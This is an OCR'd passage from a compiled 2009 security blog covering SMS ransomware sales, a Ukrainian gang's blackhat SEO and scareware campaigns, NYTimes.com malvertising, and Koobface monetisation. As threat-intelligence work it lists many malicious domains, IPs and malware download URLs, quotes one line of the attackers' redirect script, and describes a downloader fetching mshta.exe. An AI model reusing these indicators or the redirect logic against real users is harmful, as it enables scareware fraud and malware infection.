
10. http://blogs.zdnet.com/security/?p=3197

11. http://ddanchev.blogspot.com/2008/06/whos-behind-gpcode-ransomware.html

12. http://ddanchev.blogspot.com/2008/09/identifying-gpcode-ransomware-author.html

13. http://ddanchev.blogspot.com/

1412



SMS Ransomware Displays Persistent Inline Ads (2009-09-03 15:14)

SMS-based micro-payments are clearly becoming the monetization channel of choice for the majority of cybercriminals engaging in ransomware campaigns. The logic behind this emerging trend is fairly simple, and as

everything else in the cybecrime underground these days, it has to do with efficiency.

Compared to micro-payments, the 2008's [1]monetization channel used by GPcode in terms of E-gold and Lib-

erty Reserve accounts communicated over email – with cases where the gang wasn't even bothering to respond


to infected victims looking for ways to pay the ransom – looks like a time-consuming and largely inefficient way to

"interact" with the victims.

Another recently released [2]SMS-based ransomware showing persistent ads within the [3]browser sessions of

infected victims, and demanding a premium-rate SMS for removal, is the very latest indication of the micro-payment monetization channel trend.

1413



The DIY ransomware is offered for sale at $100, with the typical "value-added" services in the form of managed undetected binaries through crypting. Since the command and control interface is web based (php+mysql), the author is actively experimenting with new features such as scheduled appearing of the ads, inventory of banners and affiliate program links, and the ability to use multiple SMS numbers next to multiple unlocking codes.

Are the currently active ransomware "vendors" trendsetters or are they still in experimental mode?

The business model of SMS-based ransomware is clearly lucrative, especially in situations where cybercrimi-

nals are known to combine two or three different monetization tactics.

However, compared to the [4]high

profit-margins which cybecriminals earn through the scareware business model, SMS-based ransomware remains a developing market segment.

Related posts:

[5]6th SMS Ransomware Variant Offered for Sale

[6]5th SMS Ransomware Variant Offered for Sale

[7]4th SMS Ransomware Variant Offered for Sale

[8]3rd SMS Ransomware Variant Offered for Sale

[9]SMS Ransomware Source Code Now Offered for Sale

[10]New ransomware locks PCs, demands premium SMS for removal

[11]Who's Behind the GPcode Ransomware?

[12]Identifying the Gpcode Ransomware Author

This post has been reproduced from [13]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2008/06/whos-behind-gpcode-ransomware.html

2. http://www.symantec.com/connect/blogs/browsers-and-ransoms

3. http://www.symantec.com/connect/blogs/layers-trojanransompage

4. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

5. http://ddanchev.blogspot.com/2009/08/6th-sms-ransomware-variant-offered-for.html

6. http://ddanchev.blogspot.com/2009/07/5th-sms-ransomware-variant-offered-for.html

7. http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html

8. http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html

1414

9. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html

10. http://blogs.zdnet.com/security/?p=3197

11. http://ddanchev.blogspot.com/2008/06/whos-behind-gpcode-ransomware.html

12. http://ddanchev.blogspot.com/2008/09/identifying-gpcode-ransomware-author.html

13. http://ddanchev.blogspot.com/

1415



News Items Themed Blackhat SEO Campaign Still Active (2009-09-07 22:42)

According to a [1]blog post at PandaLabs, a massive and very persistent blackhat SEO campaign exclusively hijacking

" hot BBC and CNN news" related keywords has once again popped-up on their radars. [2]The campaign itself has been active since April, when I last analyzed it.

What has changed?

Instead of relying on purely malicious domains, the [3]Ukrainian fan club, the one with the Koobface connection, remains the most active blackhat SEO group on the Web, and due to the quality of the historical OSINT making it possible to detect their activity – [4]practice which prompts them to [5]insult back – they're also starting to put efforts into making it look like it's another group.

1416



However, knowing the tools and tactics that they use, next to evident efficiency-centered mentality, they continue leaving minor leads that make it possible to establish a direct relationship between the group, the Koobface worm and the majority of blackhat SEO campaigns launched during the last couple of months across the entire Web.

The "News Items" themed blackhat SEO campaign is also serving scareware from the domains already participating in the U.S Federal Forms themed blackhat SEO campaign,

what’s new is the typical dynamic change of the redirectors in place.

1417



Let’s dissect a sample campaign currently parked at [6]coolinc.info. Once the http referrer checks are met, ***bernie-madoff.coolinc .info/fox-25-news.html*** *executes the campaign through a static images/ads.js located on all of the subdomains participating in campaign (****bernie-madoff.coolinc .info/images/ads.js****;* ***eenadu-epaper.hmsite***

.net/images/ads.js*) with generic detection triggered only by Sophos as Mal/ObfJS-CI.*

*Through a series of redirectors - **usanews2009 .com/index.php** - 78.46.129.170 - Email: derrick2@mail.ru; **newscnn2009 .com/index.php** - 193.9.28.62 - Email:*

*derrick2@mail.ru; **cnnnews2009 .com/index.php** -*

*91.203.146.38 - EMail: derrick2@mail.ru; the user is redirected to the scareware domain through **justintimberlakestream .com**/?pid=95 &sid=4e6ffe - 193.169.12.70; Email: info@zebrainvents.com.*

*The [7]scareware itself (phones back to **worldrolemodeling .com/?b=1s1** - 193.169.12.71) is [8]dynamically served through 78.46.201.89; 193.169.12.70 and 92.241.177.207 with an diverse portfolio of fake security software domains parked there.*

1418



Parked at 92.241.177.207 are:

best-scanpc .com

bestscanpc .org

downloadavr2 .com

downloadavr3 .com

trucount3005 .com

antivirus-scan-2009 .com

antivirusxppro-2009 .com

advanced-virus-remover-2009 .com

advanced-virusremover-2009 .com

advanced-virus-remover2009 .com

advanced-virusremover2009 .com

best-scanpc .com

bestscanpc .com

xxx-white-tube .com

rude-xxx-tube .com

blue-xxx-tube .com

trucountme .com

10-open-davinci .com

vs-codec-pro .com

vscodec-pro .com

1-vscodec-pro .com

download-vscodec-pro .com

v-s-codecpro .com

antivirus-2009-ppro .com

onlinescanxppro .com

downloadavr .com

bestscanpc .info

bestscanpc .net

ns1.megahostname .biz

1419



ns2.megahostname .biz

Parked at 78.46.201.89 (IP used in the [9]U.S Federal Forms themed blackhat SEO campaign) are also:

virscan-online1 .com

virscan-live1 .com

antivirus-promo-scan1 .com

valueantivirusshop1 .com

megaspywarescan2 .com

worldbestonlinescanner2 .com

hqvirusscanner2 .com

1420

warningmalwarealert2 .com

totalspywarescan3 .com

antivirus-promo-scanner3 .com

bewareofvirusattacks3 .com

totalspywarescan4 .com

worldbestonlinescan5 .com

megaspywarescan5 .com

totalspywarescan5 .com

hqvirusscanner5 .com

warningmalwarealert5 .com

hqvirusscanner8 .com

antivirus-promo-scan9 .com

worldbestonlinescan9 .com

antivir-scan-my-pc .com

antivir-scan-online .com

remove-all-pc-adware .com

antivir-my-pc-scan .com

leading-malware-scan .com

leading-antispyware-scan .com

antivirus-promo-scan .com

tryantivir-scan .com

leading-antivirus-scan .com

megaspywarescan .com

totalspywarescan .com

worldsbestantivirscan .com

awardantivirusscan .com

winningantivirusscan .com

tryantivirusscan .com

worldsbestscan .com

tryantivir-scanner .com

worldbestonlinescanner .com

tryantivirscanner .com

tryantivirusscanner .com

hqvirusscanner .com

worldsbestscanner .com

antivirscanmycomputer .com

warningvirusspreads .com


bewareofvirusattacks .com

secure.web-software-payments .com

warningmalwarealert .com

warningspywarealert .com

warningvirusalert .com



Parked at 193.169.12.70 are also more scareware domains/payment gateways/malware redirectors used in the

campaign:

colonizemoon2010 .com

blastertroops2011 .com

virscan-online1 .com

virscan-live1 .com

antivirus-promo-scan1 .com

valueantivirusshop1 .com

megaspywarescan2 .com

worldbestonlinescanner2 .com

hqvirusscanner2 .com

warningmalwarealert2 .com

antivirus-promo-scanner3 .com

bewareofvirusattacks3 .com

1422

totalspywarescan4 .com

worldbestonlinescan5 .com

megaspywarescan5 .com

totalspywarescan5 .com

hqvirusscanner5 .com

warningmalwarealert5 .com

hqvirusscanner8 .com

antivirus-promo-scan9 .com

worldbestonlinescan9 .com

antivir-scan-my-pc .com

becomemybestfriend .com

bravemousepride .com

antivir-scan-online .com

emphasis-online .com

justseethisonline .com

futureshortsonline .com

remove-all-pc-adware .com

waitforsunrise .com

funpictureslive .com

justintimberlakestream .com

antivir-my-pc-scan .com

leading-malware-scan .com

leading-antispyware-scan .com

antivirus-promo-scan .com

tryantivir-scan .com

leading-antivirus-scan .com

totalspywarescan .com

worldsbestantivirscan .com

awardantivirusscan .com

winningantivirusscan .com

tryantivirusscan .com

worldsbestscan .com

tryantivir-scanner .com

worldbestonlinescanner .com

tryantivirscanner .com

tryantivirusscanner .com

hqvirusscanner .com

worldsbestscanner .com

antivirscanmycomputer .com

obbeytheriver .com

obamanewterror .com

warningvirusspreads .com

watch2010movies .com

primeareanetworks .com

investmenttooltips .com

executive-officers .com

newsoverworldhot .com

management-overview .com

justthingsyouneedtoknow .com

1423



criticalmentality .com

In between the central redirectors, counters from known domains affiliated with the Ukrainian fan club are

also embedded as iFrames - ***sexualporno .ru/admin/red/counter2.html*** *(74.54.176.50; Email: skypixre@nm.ru) leading to* ***sexualporno .ru/admin/red/mwcounter.html****. Parked on [10]74.54.176.50 are related domains that were once using the [11]ddanchev-suck-my-dick.php redirection, such as* ***sexerotika2009 .ru****;* ***celki2009 .ru****;* ***seximalinki***

.ru *and* ***videoxporno .ru****, as well as the de-facto counter used by the gang - c.hit.ua/hit?i=6001.*

Does this admin/red directory structure ring a bell? But, of course. In fact the ***ddanchev-suck-my-dick*** *redirectors originally introduced by the Ukrainian fan club are still in circulation - for instance not only is* ***videoxporno***

.ru/admin/red/ddanchev-suck-my-dick.php *(parked at the very same 74.54.176.50) still active, but the gang has pushed an update to all of their campaigns, once again establishing a direct connection between previous ones and the ongoing "News Items" themed one.*

The ***ddanchev-suck-my-dick.php*** *file has a similar Mac, Firefox and Chrome check just like the U.S federal forms themed campaign, and the original "Hot News" themed campaigns - if (navigator.appVersion.indexOf("Mac")!=-1) 1424*

window.location="http://www.zml.com/?did=5663";[.

The script also includes a central iFrame from the now

known malicious ***coolinf .info*** *-* ***dash-store.coolinc .info/images/levittpedofil.html*** *which redirects to* ***1008.myhome***

.tv/888.php*,* ***popoz.wo .tc/p/go.php?sid=4*** *and* ***1009.wo .tc/8/ss.php*** *to finally load the now known* ***justintimberlakestream .com/?pid=42 &sid=8f68b5****.*

The bottom line - the Ukrainian "fan club" is a very decent example of a multitasking cybecrime enterprise that is not only systematically abusing all the major Web 2.0 services, but is also directly involved with [12]the Koobface botnet.

Monitoring of their campaigns, and take down actions would continue.

Related posts:

[13]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign

[14]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding

[15]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware

[16]A Peek Inside the Managed Blackhat SEO Ecosystem

Historical OSINT of the group’s blackhat SEO campaigns pushing Koobface samples, and the connections be-

tween the campaigns:

[17]Movement on the Koobface Front - Part Two – detailed account of the domain suspension and direct ISP take down actions against the gang during the last month

[18]Movement on the Koobface Front

[19]Koobface - Come Out, Come Out, Wherever You Are

[20]Dissecting a Swine Flu Black SEO Campaign

[21]Massive Blackhat SEO Campaign Serving Scareware

[22]From Ukrainian Blackhat SEO Gang With Love

[23]From Ukrainian Blackhat SEO Gang With Love - Part Two

[24]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[25]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[26]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [27]Dancho Danchev's blog.

1. http://pandalabs.pandasecurity.com/archive/Be-Careful-With-Your-Search-Results.aspx

2. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

3. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

4. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

5. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

6. http://google.com/safebrowsing/diagnostic?site=coolinc.info

7.

http://www.virustotal.com/analisis/81cc29c4490124e8400e67e36ba8e96e1d771e3bb87b4dfa9005f443967792af-1251984522

8. http://www.virustotal.com/analisis/092d9d9456446a9b3f4638b787b3fc157ec72683d5d7d3bf8f513a9409bd524d-1252014961

9. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

10. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

11. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

12. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

13. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

14. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

15. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

1425

16. http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html

17. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

18. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

19. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

20. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

21. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

22. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

23. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

24. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

25. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

26. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

27. http://ddanchev.blogspot.com/

1426



Ukrainian "Fan Club" Features Malvertisement at NYTimes.com (2009-09-14 20:04)

If my [1]Ukrainian "fan club" can [2]exploit weaknesses in the online [3]ad publishing model for scareware [4]serving purposes, anyone else could.

*Yesterday, the **NYTimes.com** posted a [5]note to readers, confirming that a malvertisement campaign somehow made on their web site, resulting in the automatic exposure of users to scareware:*

" Some nytimes.com readers have reported seeing a pop-up box warning them about a virus and directing them to a site that claims to offer antivirus software. We believe this was generated by an unauthorized advertisement and are working to prevent the problem from recurring. If you see such a warning, we suggest that you not click on it.

Instead, quit and restart your Web browser. "

1427



Who's behind this malvertising campaign? Let the data speak for itself.

According to [6]a published assessment of the campaign, the redirector and scareware domains involved in

the malvertising incident are also in circulating in [7]blackhat SEO campaigns courtesy of the Ukrainian gang (the post is updated daily with the very latest redirector and scareware domains pushed by the gang).

*In the NYTimes.com malvertising attacks, that's **sex-and-the-city .cn** (parked at [8]94.102.48.29 where the rest of their redirectors are) acting as redirector leading to the **protection-check07 .com** scareware, parked on the very*

same IPs ([9]91.212.107.5; 94.102.51.26; 88.198.107.25) like the rest of the new [10]scareware domains systematically updated once or twice during a 24 hours period, again courtesy of the "fan club".

The [11]last sample in circulation, phones back to ***windowsprotection-suite .net*** *- Email:*

gertrudeedick-

ens@text2re.com; ***mysecurityguru .cn*** *- 64.86.16.170 - Email: andrew.fbecket@gmail.com also maintains* ***secure-pro***

.cn*; and to* ***securemysystem .net*** *- Email: gertrudeedickens@text2re.com*

1428



The [12]NYTimes.com malvertisement assessment also highlights ***tradenton .com*** *- 212.117.166.69 - Email: shawn@tradenton.com as the domain used in the ad rotation. Interestingly, related malvertisement domains*

managed by the same gang, have already been reported in [13]related malvertising attacks, are also parked on the same IP:

relunas .com *- Email: admin@relunas.com*

kennedales .com *- Email: admin@kennedales.com*

harlingens .com *- Email: admin@harlingens.com*

newadsresults .com *- Email: ritaj@gmail.com*

waveadvert .com *- Email: lindahg@yahoo.com*

As always, what would originally seem as an isolated incident orchestrated by yet to be analyzed cybecrime

gang, is in fact a great example of [14]underground multitasking in action through the convergence of [15]different attack tactics, courtesy of a single cybercrime enterprise.

Related malvertising posts:

[16]Malicious Advertising (Malvertising) Increasing

[17]MSN Norway serving Flash exploits through malvertising

[18]Fake Antivirus XP pops-up at Cleveland.com

[19]Scareware pops-up at FoxNews

This post has been reproduced from [20]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

2. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

3. http://countermeasures.trendmicro.eu/new-york-times-pushes-fake-av-malvertisement/

4. http://www.sophos.com/blogs/sophoslabs/?p=6567

5. http://www.nytimes.com/2009/09/13/business/media/13note.html

6. http://troy.yort.com/anatomy-of-a-malware-ad-on-nytimes-com

7. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

8. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

9. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

10. http://ddanchev.blogspot.com/2009/09/news-items-themed-blackhat-seo-campaign.html

11. http://www.virustotal.com/analisis/46015a6326c1014e321e5f82d21c70aa68a8a233d259134b14d984d6345b15e1-12529

1429

38252

12. http://troy.yort.com/anatomy-of-a-malware-ad-on-nytimes-com

13. http://msmvps.com/blogs/spywaresucks/archive/2009/09/10/1722200.aspx

14. http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html

15. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html

16. http://ddanchev.blogspot.com/2008/02/malicious-advertising-malvertising.html

17. http://blogs.zdnet.com/security/?p=1815

18. http://blogs.zdnet.com/security/?p=2513

19. http://blogs.zdnet.com/security/?p=3140

20. http://ddanchev.blogspot.com/

1430



Koobface Botnet's Scareware Business Model (2009-09-16 20:45)

UPDATE1: *TrendMicro just confirmed the ongoing [1]double-layer monetization of Koobface. Meanwhile, the gang is rotating the scareware domains with new ones pushed by popup.php, followd by two recently updated Koobface components.*

The [2]new scareware domains ***kjremover .info****;* ***lrxsoft .info*** *- 212.117.160.21 - Email: niclas@i.ua actually*

[3]download it from the well known ***q2bf0fzvjb5ca .cn*** *portfolio, which phones back to the same domains listed previously, with only a slight change in the filename -* ***urodinam .net/8732489273.php****. The generic detection rate for the updated components (****61.235.117.83 /bin/[4]get.exe****;* ***61.235.117.83 /bin/[5]v2webserver.exe****) with get.exe phoning back to a domain parked at the takedown-proof, China-based* ***61.235.117.83****, in particular* ***gdehochesh***

.com/adm/index.php*.*

Just like Conficker, the [6]Koobface botnet is no stranger to the [7]scareware business model and the potential for monetization of the hundreds of thousands of infected hosts.

However, changes made in the campaign structure of the Koobface botnet during the last couple of days, indicate that the Koobface gang has embedded a pop-up at each and every host that's automatically rotation different scareware brands. ***They're now officially monetizing the botnet using a scareware business model****.*

Let's analyze the latest changes introduced by the Koobface gang over the last couple of days and emphasize 1431



on the monetization tactics introduced by the gang.

[8]Next to [9]insulting, showing [10]gratitude, the [11]Koobface gang also has a (black) sense of humor - within one of the directories at the takedown-proof command and control used by the gang in China ([12]61.235.117.83; at ***61.235.117.83/bin*** *in particular) they've left the following message "* ***2008 ali baba and 40, LLC****". [13]Ali Baba and the Forty Thieves is a 1944 film based on the original [14]Ali Baba character.*

Compared to previous campaigns relying on centralized command and control and redirection points – making

them easy to shut down – the ongoing Facebook campaigns are dynamically redirecting to IPs within the Koobface network, which combined with their use of compromised legitimate sites is supposed to make the take down of their campaigns a bit more time consuming.

1432



That’s, of course, not the case since undermining their monetization approaches undermines the monetary value of their campaigns, which is what they’re after this time. The Koobface gang has now embedded a single line within each and every infected host used in the campaign, in order to not only attempt to infect new visitors with the Koobface malware itself, but to also trick them into installing the scareware which is rotated as usual.

dangerWindAdr = 61.235.117.83/ popup.php *loads on each and every Facebook spoof page part of the botnet and is then redirecting the most popular scareware template, the* ***My computer Online Scan****.*

1433



The first scareware domain used in the last 48 ***ryacleaner .info/hitin.php?affid=02979*** *(212.117.160.21l parked there as also* ***eljupdate .info*** *Email: niclas@i.ua and* ***dercleaner .info*** *Email: niclas@i.ua) was serving setup.exe which is downloading the actual [15]scareware executable from* ***mt3pvkfmpi7de .cn/get.php?id=02979*** *(220.196.59.23).*

What’s so special about this domain? It was last profiled in the [16]A Diverse Portfolio of Fake Security Software -

Part Twenty Three with the entire portfolio of .cn domains parked at the same IP registered under the same email -

robertsimonkroon@gmail.com.

The second scareware domain pushed by the Koobface during the last 24 hours, ***gotrioscan .com/?uid=13301***

- 91.212.107.103 - momorule@gmail.com redirects to ***plazec .info/22/?uid=13301 -*** *91.212.107.103 - Email: bebrashe@gmail.com where the [17]scareware is served. Parked at the same IP is the rest of thescareware domains 1434*

portfolio pushed by Koobface:

in5id .com

in5ch .com

goscanback .com

goscanlook .com

gofatescan .com

goeachscan .com

gobackscan .com

goironscan .com

gotrioscan .com

ia-pro .com

iantivirus-pro .com

iantiviruspro .com

windoptimizer .com

woptimizer .com

in5cs .com

wopayment .com

in5st .com

zussia .info

1435



plazec .info

gaudad .info

voided .info

gelded .info

tithed .info

botled .info

tented .info

fatted .info

unowed .info

wzand .info

searce .info

prarie .info

meyrie .info

pittie .info

penvie .info

figgle .info

sawme .info

droope .info

haere .info

scarre .info

1436



undeaf .info

adjudg .info

wiving .info

slatch .info

bedash .info

dolchi .info

sighal .info

devicel .info

knivel .info

freckl .info

scrowl .info

usicam .info

spelem .info

vagrom .info

numben .info

speen .info

krapen .info

atwain .info

1437



declin .info

inclin .info

unclin .info

towton .info

grumio .info

stampo .info

extrip .info

polear .info

benber .info

kedder .info

erpeer .info

argier .info

fulier .info

lavyer .info

inquir .info

orodes .info

faites .info

beeves .info

quoifs .info

filths .info

broths .info

nevils .info

swoons .info

sallat .info

apalet .info

1438



reglet .info

camlet .info

plamet .info

hownet .info

fosset .info

cuplift .info

raught .info

holdit .info

unroot .info

unwept .info

anmast .info

ticedu .info

outliv .info

onclew .info

froday .info

1439



mayray .info

tenshy .info

steepy .info

miloty .info

debuty .info

fifthz .info

potinz .info

caretz .info

narowz .info

What do these two scareware executables have in common? Its the phone back locations that the Koobface gang is using, reveling its ***participation in a scareware affiliate network called Crusade Affiliates****.*

1440



The first phone back location ***urodinam.net /dfgsdfsdf .php*** *- 122.224.9.67 adds a .bat file which would attempt to obtain mshta.exe from* ***urodinam.net/33t .php? stime=1253063118*** *on hourly basis. The second phone back location is the Crusade Affiliates network that shares revenue with the Koobface gang whenever a scareware pushed by the gang is purchased -* ***crusade-affiliates .com/install.php?id=02979*** *- 85.17.139.149.*

The third phone back location is a direct download attempt of [18]FraudTool.Win32.SecretService; RogueAn-

tiSpyware.PrivacyCenter.AJ from ***0ni9o1s3feu60 .cn/u4.exe*** *- 220.196.59.23. It's pretty evident that the Koobface botnet is now relying on multiple layers of monetization approaches.*

The Koobface gang has been pretty during the last couple of days.

The following list of Koobface malware

spreading domains are in circulation across social networking sites since the last 48 hours, consisting of a combination of purely malicious and compromised legitimate sites:

3sss .com/youtube.com

4bond .it/youtube.com

ac2j .com/freeem0vies

aced1979 .freehostia.com/y0urfi1m

alexandrialocksmith .net/uncens0redvide0

alpha.kei .pl/amalzlngfi1ms

alruwaithy .com/extrlmeperf0rmans

astoundeddesign .com/privaledem0nstrati0n

awwfuck .me/fuunnyacti0n

1441



baddog.me .uk/uncens0redc1ip

bbckzoo .com/extrlmedwd

bbckzoo .com/mmyperf0rmans

be. la/freeefi1ms

bencaputoprinting .com/c00lfi1m

bicentenario.sc49 .info/mmyfi1m

bighornrivercabins .com/c00lvlds

biskopsto .fo/fantasticm0vie

bloch-data .dk/c00lvlds

bokongerslev .dk/amalzlngm0vie

bokongerslev .dk/extrlmeacti0n

book-dalmose .dk/extrlmeperf0rmans

campionariadigalatina .it/youtube.com

carlamo .com/extrlmec1ip

centerforyourhealth .com/extrlmem0vies

centralbaptist.org .au/fantasticvide0

certtiletechs .com/fuunnym0vies

1442

cisaimpianti .net/youtube.com

